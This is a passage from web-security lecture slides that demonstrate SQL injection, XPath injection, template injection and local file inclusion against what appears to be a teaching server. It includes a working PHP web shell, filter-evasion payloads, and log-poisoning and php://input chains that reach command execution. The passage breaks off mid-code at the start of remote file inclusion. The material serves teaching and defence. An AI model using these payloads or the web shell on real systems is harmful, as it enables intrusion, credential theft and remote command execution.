[09:27:59] [INFO] retrieved: Hello
[09:28:02] [INFO] retrieved: Pizza
[09:28:04] [INFO] retrieved: Teszt
[09:28:07] [INFO] retrieved: finse
[09:28:09] [INFO] retrieved: mysql
[09:28:12] [INFO] retrieved: phpmyadmin
```

```
Database: Teszt
Table: Tabla1
[4 entries]
+-----+-----+-----+
| ID | Nev           | email          | Jelszo   |
+-----+-----+-----+
| 0  | Adminisztrátor | admin          | admin    |
| 1  | Huffnagel Pisti | huffnager@sehol.com | penzpenzpenz |
| 3  | Adminisztrátor | admin          | admin    |
| 4  | M\xe9ggye G\xe9za | mezgag@mezga.hu | kapcs_ford |
+-----+-----+-----+
```

Writing local files with sql injection

Instead of asking for boolean result the attacker can use the *select into outfile* syntax to write a local file to the server. Since this is a new query the attacker has to chain it to the vulnerable first query (union select or stacked query exploitation). This is only possible if the following conditions are fulfilled:

- Union select or stacked queries are enabled
- With union select the attacker has to know or guess the row number and the types of the chained query (see example)
- A writable folder is needed in the webroot that later is accessible by the attacker
- The attacker has to know or guess the webroot folder in the server computer

Example:


<http://193.225.218.118/sql3.php?email=laszlo' union select 'Imagine here's the attacking script' '0','0','0' into outfile '/var/www/temp/lennon.php>

Writing local files with sql injection

Exploitation demo...

- First, guess the webroot and the writable folder
- Guess the number of columns from the original query and guess also the types of the rows
- Test the union select if it is executed with different row numbers
- Upload a simple string
- Find an attacking script and upload it

```
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
    system($_GET['cmd']);
}
?>
</pre>
</BODY></HTML>
```



A screenshot of a web browser window. The address bar shows the URL `193.225.218.118/temp/ge3.php?cmd=ls`. Below the address bar, there is a red warning icon followed by the text "Not secure". The main content area displays a list of files in the current directory. A large blue arrow points from the left side of the slide towards this list. The files listed are:

- 0 Adminisztrátor admin admin 3 Adminisztrátor admin admin
- ls
- Send
- 012569.php
- 0125692.php
- 0125693.php
- 0x00.php
- 42.php
- 42_1.php
- 42_3.php
- 42_4.php
- 42_5_list.php

Sql injection filter evasion techniques

- White Space or 'a' = 'a'
- Null Bytes %00' UNION SELECT password FROM Users WHERE username='admin>--
- SQL Comments
`'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--`
- URL Encoding
`%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--`
- Character Encoding ' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--
- String Concatenation EXEC('SEL' + 'ECT 1')
- Hex Encoding Select user from users where name = unhex('726F6F74')

Xpath injection

Instead of storing datasets in databases, data can be stored in xml format.

Example:

```
<?xml version="1.0" encoding="UTF-8"?>
<users>
    <user>
        <name>john</name>
        <fullname>John Lennon</fullname>
        <email>johnlennon@ifi.uio.no</email>
        <password>imagine</password>
    </user>
    <user>
        <name>paul</name>
        <fullname>Paul McCartney</fullname>
        <email>paulmccartney@ifi.uio.no</email>
        <password>yesterdays</password>
    </user>
    <user>
        <name>admin</name>
        <fullname>Administrator</fullname>
        <email>[REDACTED]</email>
        <password>Beatles</password>
    </user>
</users>
```

Xpath query with php

Xpath can be used to make a query, e.g. finding the full name of the user whose username is john and the password is imagine:

```
$xml->xpath("/users/user[name='john' and password='imagine']/fullname")
```

Finding the first user in the database:

```
$xml->xpath("/users/user[position()=1]/fullname")
```

Finding the penultimate user:

```
$xml->xpath("/users/user[last()-1]/fullname")
```

Other xpath functions can be used as well:

last(), count(node-set), string(), contains(), etc.

The full xpath reference is here:

https://docs.oracle.com/cd/E35413_01/doc.722/e35419/dev_xpath_functions.htm

Xpath injection

Xpath injection is possible when there's no input validation or the validation is inappropriate in the xpath query, e.g.

```
$results = ($xml->xpath("/users/user[name='". $_POST['username']."' and password='".($_POST['passwd'])"']/fullname"));
$fullname=$results[0];
if (count($results)>0)
{
    print("Hello ".$fullname."!");
}
$results2 = ($xml->xpath("/users/user[name='". $_POST['username']."' ]/email"));
$em=$results2[0];
print("<br>Your email: ".$em);
```

The exploitation of the vulnerability looks like an sql injection exploitation:

A screenshot of a web browser window. The address bar shows the URL: 193.225.218.118/xpath/index.php. Below the address bar is a form with three fields: 'Name' containing 'john', 'Password' containing 'a' or 'a'='a', and a 'Submit' button.

Name:	john
Password:	a' or 'a'='a
Submit	

Tutorial for xpath injection: <http://securityidiots.com/Web-Pentest/XPATH-Injection/xpath-injection-part-1.html>

<https://media.blackhat.com/bh-eu-12/Siddharth/bh-eu-12-Siddharth-Xpath-WP.pdf>

Server Side Template Injection (SSTI)

Template engines are widely used by web applications to present dynamic data via web pages. Unsafely embedding user input in templates enables Server-Side Template Injection. Example:

```
$output = $twig->render("Dear {first_name},", array("first_name" => $user.first_name) );
```

If a user input is substituted as template parameter without proper validation then the vulnerability appears:


```
$output = $twig->render($_GET['custom_email'], array("first_name" => $user.first_name) );
```

After detecting the vulnerability the next step is to identify the template engine that was used (e.g. Smarty, Twig, Jade). Each template engine has specific exploitation. In case of a successful exploitation the attacker can even execute arbitrary shell commands.

More details can be found here: <https://portswigger.net/blog/server-side-template-injection>

Local File Inclusion

Local file inclusion (LFI) is a vulnerability when the attacker can include a local file of the webserver using the webpage. If the server side script uses an include file type of method and the input for the method is not validated then the attacker can provide a filename that points to a local file:



The screenshot shows a WinSCP interface with a file editor window and a browser window. The editor contains a PHP script that includes a file from the 'COLOR' GET parameter. The browser window shows the result of the exploit, displaying the contents of the '/etc/passwd' file.

```
<?php
if (isset( $_GET['COLOR'] ) ){
    include( $_GET['COLOR'] );
}
?>
```

193.225.218.118/lfi.php?COLOR=../../../../etc/passwd

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin/bin:x:2:2:bin:/bin/
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534
messagebus:x:103:107::/var/run/dbus:/bin/false
lightdm:x:104:108:Light Display Manager
daemon,,,:/home/usbmux:/bin/false
kernoops:x:108:65534:Kernel Oops Tracking Daemon
hplip:x:112:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:113:123::/home/saned
ftp:x:117:65534::/srv/ftp:/bin/false
hallgato:x:1001:1001::/home/hallgato:/bin/bash
hallgat
```

Exploitation of the LFI vulnerability

Adding null character at the end of the directory sometimes works when the normal exploitation fails:

The screenshot shows the Burp Suite Free Edition interface with the title "Burp Suite Free Edition v1.7.17 - Temporary Project". The "Repeater" tab is selected. In the "Request" pane, a GET request is shown:

```
GET /lfi.php?COLOR=../../../../etc/passwd%00 HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
```

In the "Response" pane, the server's response is displayed:

```
HTTP/1.1 200 OK
Date: Mon, 09 Oct 2017 13:51:27 GMT
Server: Apache/2.2.20 (Ubuntu)
X-Powered-By: PHP/5.3.6-13ubuntu3.10
Vary: Accept-Encoding
Content-Length: 2020
Connection: close
Content-Type: text/html

root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

Exploitation of the LFI vulnerability

In addition to obtaining local files an additional aim is to upload attacking scripts and execute commands.

Depending on the server and the php settings executing php scripts can be possible if the local file is the: *php://input* and the php script is the posted data:

The screenshot shows the Burp Suite Free Edition interface. The title bar reads "Burp Suite Free Edition v1.7.17 - Temporary Project". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Project options", "User options", and "Alerts". A status bar at the bottom shows "1" and "...".

Request

Raw Params Headers Hex XML

```
POST /lfi.php?COLOR=php://input HTTP/1.1
Host: 193.225.218.118
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 23

<?php phpinfo(); ?>
```

Response


Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Mon, 09 Oct 2017 13:58:43 GMT
Server: Apache/2.2.20 (Ubuntu)
X-Powered-By: PHP/5.3.6-13ubuntu3.10
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html
```

In other cases providing `expect` as file will execute the desired OS command, e.g.: <http://193.225.218.118/lfi.php?COLOR=expect://ls>

Exploitation of the LFI vulnerability

A php script source cannot be obtained through a browser, because the script is executed on the server side. But using encoding and `php://filter` as input the server side scripts can be obtained too. Since Php 5.0.0 the `php://filter/convert.base64-encode/resource` function is enabled. It encodes the php file with base64 and the php script source reveals.



The screenshot shows a browser window with the URL `193.225.218.118/lfi.php?COLOR=php://filter/convert.base64-encode/resource=lfi.php`. The page content is a large block of Base64 encoded data:

```
PD9waHAKICAgAaWYgKGJzc2V0KCAkX0dFVFsnQ09MT1InXSApICl7CiAgICAgIGluY2x1ZGUoICRfR0VUWydDT0xPUiddKTsKICAgfQo/Pg==
```

Below this, there is a form with the placeholder text "Simply use the form below". A second block of Base64 encoded data is shown in a box:

```
PD9waHAKICAgAaWYgKGJzc2V0KCAkX0dFVFsnQ09MT1InXSApICl7CiAgICAgIGluY2x1ZGUoICRfR0VUWydDT0xPUiddKTsKICAgfQo/Pg==
```

Finally, a third block contains the decoded PHP code:

```
<?php
if (isset( $_GET['COLOR'] ) ){
    include( $_GET['COLOR']);
}
?>
```

Exploitation of the LFI vulnerability

The most frequently used way for writing files to the server is to write the script in a local file first, then read it back through the LFI vulnerability. How can the attacker place his own attacking script in a local file?

One option is to access the `/proc/self` linux folder

`/proc/self/environ` contains the current process info including the `HTTP_USER_AGENT`. If the attacker places the attacking script inside the user agent of the http head and the webserver has the right to access the `/proc/self/environ` file then he can execute any OS command in the name of the webserver application.

Note! Do not run the webserver as root! If the webserver is compromised and can be forced to execute commands then the command has the same rights as the server (the code is executed in the name of the server).

Exploitation of the LFI vulnerability

If the *environ* file is not accessible by the webserver then the attacker can try to find the webserver *processid* and access the *environ* file through the *processid*.

```
← → C ⓘ 193.225.218.118/lfi.php?COLOR=../proc/self/cmdline
/usr/sbin/apache2-kstart

← → C ⓘ 193.225.218.118/lfi.php?COLOR=../proc/self/status
Name: apache2 State: R (running) Tgid: 24563 Pid: 24563 PPid: 16924 TracerPid: 0 Uid: 33 33 33 33 Gid: 33 33 33 33
VmStk: 136 kB VmExe: 396 kB VmLib: 21728 kB VmPTE: 64 kB VmSwap: 1140 kB Threads: 1 SigQ: 0/7831 SigPnd:
CapInh: 0000000000000000 CapPrm: 0000000000000000 CapEff: 0000000000000000 CapBnd: ffffffffffffff Cpus_all
367

← → C ⓘ 193.225.218.118/lfi.php?COLOR=../proc/24563/status
Name: apache2 State: S (sleeping) Tgid: 24563 Pid: 24563 PPid: 16924 TracerPid: 0 Uid: 33 33 33 33 Gid: 33 33 33 33
VmStk: 136 kB VmExe: 396 kB VmLib: 21728 kB VmPTE: 64 kB VmSwap: 1140 kB Threads: 1 SigQ: 0/7831 SigPnd:
CapInh: 0000000000000000 CapPrm: 0000000000000000 CapEff: 0000000000000000 CapBnd: ffffffffffffff Cpus_all
367
```

Exploitation of the LFI vulnerability

The attacker can also try to find the user agent by `/proc/self/fd/` and brute-forcing the number (usually 12 or 14 in Apache)

`/proc/self/fd/12`

`/proc/self/fd/14%00`

`/proc/self/fd/12`

`/proc/self/fd/14%00`

`/proc/<apache_id>/fd/12`

`/proc/<apache_id>/fd/14` (*apache id is from /proc/self/status*)

`/proc/<apache_id>/fd/12%00`

`/proc/<apache_id>/fd/14%00`

Exploitation of the LFI vulnerability

If the logs are accessible through the web server then the attacker can place the attacking php script in the logs to be executed in the same way as in the case of the `/proc/self` folder. The logs can be in various places, one option is to check `/var/log/apache2` folder:

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /lfi.php?COLOR=/var/log/apache2/access.log HTTP/1.1
- Headers:** Host: 193.225.218.118, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Connection: close, Upgrade-Insecure-Requests: 1, Cache-Control: max-age=0
- Response:** HTTP/1.1 200 OK. The response body contains a large list of log entries from the Apache access log, including many requests from the IP address 187.104.123.72.
- Target:** http://193.225.218.118

Exploitation of the LFI vulnerability

The attacker can influence the source ip, the web method, the http version, the url and the browser data in the logs. The easiest way is to modify the browser data (type of browser), because it's a string, so php functions such as *system()* or *phpinfo()* can be substituted:

The screenshot shows a network traffic analysis interface with two panels: 'Request' and 'Response'.

Request:

- Raw tab (selected)
- Params
- Headers
- Hex

```
GET /lfi.php?COLOR=/var/log/apache2/access.log HTTP/1.1
Host: 193.225.218.118
User-Agent: </php phpinfo(); >
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response:

- Raw tab (selected)
- Headers
- Hex

```
129.240.205.34 - - [10/Oct/2017:15:17:04 +0200] "GET /lfi.php?COLOR=/var/log/apache2/access.log HTTP/1.1" 200 212 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
129.240.205.34 - - [10/Oct/2017:15:17:55 +0200] "GET /lfi.php?COLOR=/var/log/apache2/access.log.3.gz HTTP/1.1" 200 212 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
129.240.205.34 - - [10/Oct/2017:15:19:01 +0200] "GET /lfi.php?COLOR=/var/log/apache2/error.log.52.gz HTTP/1.1" 200 212 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
129.240.205.34 - - [10/Oct/2017:15:19:27 +0200] "GET /lfi.php?COLOR=/var/www/logs/apache2/error.log HTTP/1.1" 200 294 "-" "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:19:50 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:15:20:45 +0200] "GET /lfi.php?COLOR=/var/log/apache2/error.log HTTP/1.1" 200 212 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
129.240.205.34 - - [10/Oct/2017:15:23:24 +0200] "GET /lfi.php?COLOR=/var/log/apache2/other_vhosts_access.log HTTP/1.1" 200 213 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
129.240.205.34 - - [10/Oct/2017:15:24:25 +0200] "GET /lfi.php?COLOR=/var/log/apache2/other_vhosts_access.log HTTP/1.1" 200 212 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
129.240.205.34 - - [10/Oct/2017:15:25:35 +0200] "GET /lfi.php?COLOR=/var/log/apache2/error.log.1 HTTP/1.1" 200 24809 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
129.240.205.34 - - [10/Oct/2017:15:27:42 +0200] "GET /lfi.php?COLOR=/var/log/apache2/access.log HTTP/1.1" 200 50601 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0"
93.115.27.73 - - [10/Oct/2017:15:34:20 +0200] "GET /services/list.currency HTTP/1.1" 404 546 "-" "-"
129.240.205.34 - - [10/Oct/2017:15:34:47 +0200] "GET /lfi.php?COLOR=/var/log/apache2/access.log HTTP/1.1" 200 50893 "-" "<!DOCTYPE html
PUBLIC "-//IUC//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml_transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table {margin-left: auto; margin-right: auto; text-align: left;}
.center th {text-align: center !important; }
td, th {border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
```

Exploitation of the LFI vulnerability

Instead of `phpinfo`, it's better to use the `system()` php command:

The screenshot shows a browser developer tools Network tab with two requests to `/lfi.php`. The first request's URL and User-Agent field are circled in red. The second request's URL is also circled in red. The response body displays a list of user agent strings.

```
GET /lfi.php?COLOR=../../../../etc/passwd HTTP/1.1
Host: 193.225.218.118
User-Agent: <?php system($_GET['cmd']); ?> (x11; Linux
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
GET /lfi.php?COLOR=/var/log/apache2/access.log&cmd=ls| HTTP/1.1
Host: 193.225.218.118
User-Agent:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

129.240.205.34 - - [10/Oct/2017:15:57:06 +0200] "GET /lfi.php?COLOR=/var/
(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
129.240.205.34 - - [10/Oct/2017:15:57:09 +0200] "GET /lfi.php?COLOR=/var/
(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
129.240.205.34 - - [10/Oct/2017:15:57:15 +0200] "GET /lfi.php?COLOR=/var/
(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
129.240.205.34 - - [10/Oct/2017:15:57:29 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:15:58:26 +0200] "GET /lfi.php?COLOR=/var/
(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
129.240.205.34 - - [10/Oct/2017:15:58:47 +0200] "GET /lfi.php?COLOR=/var/
129.240.205.34 - - [10/Oct/2017:15:59:05 +0200] "GET /lfi.php?COLOR=/var/
(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
129.240.205.34 - - [10/Oct/2017:15:59:06 +0200] "GET /favicon.ico HTTP/1.
"http://193.225.218.118/lfi.php?COLOR=/var/www/log/apache2/access.log" "M
like Gecko" Chrome/63.0.3236.0 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:15:59:31 +0200] "GET /lfi2.php?COLOR=/var
(Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrom
129.240.205.34 - - [10/Oct/2017:16:00:02 +0200] "GET /lfi.php?COLOR=/var/
NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.31
129.240.205.34 - - [10/Oct/2017:16:00:02 +0200] "GET /favicon.ico HTTP/1.
"http://193.225.218.118/lfi.php?COLOR=/var/log/apache2/access.log" "Mozil
Gecko" Chrome/61.0.3163.100 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:16:00:18 +0200] "GET /CEH/ HTTP/1.1" 200
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/63.0.3236.0 Safari/537.36"
129.240.205.34 - - [10/Oct/2017:16:00:25 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:16:00:26 +0200] "-" 408 0 "-" "-"
129.240.205.34 - - [10/Oct/2017:16:02:09 +0200] "GET /lfi.php?COLOR=/var/
EHKonf
Tests
adasvetel
akarmi
browser
centipede
ctf
```

In this way the attacking script can be uploaded. If the log file is too long then the browser will not be able to display the logs.

Remote File Inclusion


If the php settings allow, remote file can be inserted to the page.

PHP settings relevant to remote inclusion:

allow_url_fopen: open file with *fopen*

allow_url_include: include, *include_once*, *require* and *require_once*

```
<?php  
$file = fopen ($_GET['COLOR'], "r");  
if (! $file) {  
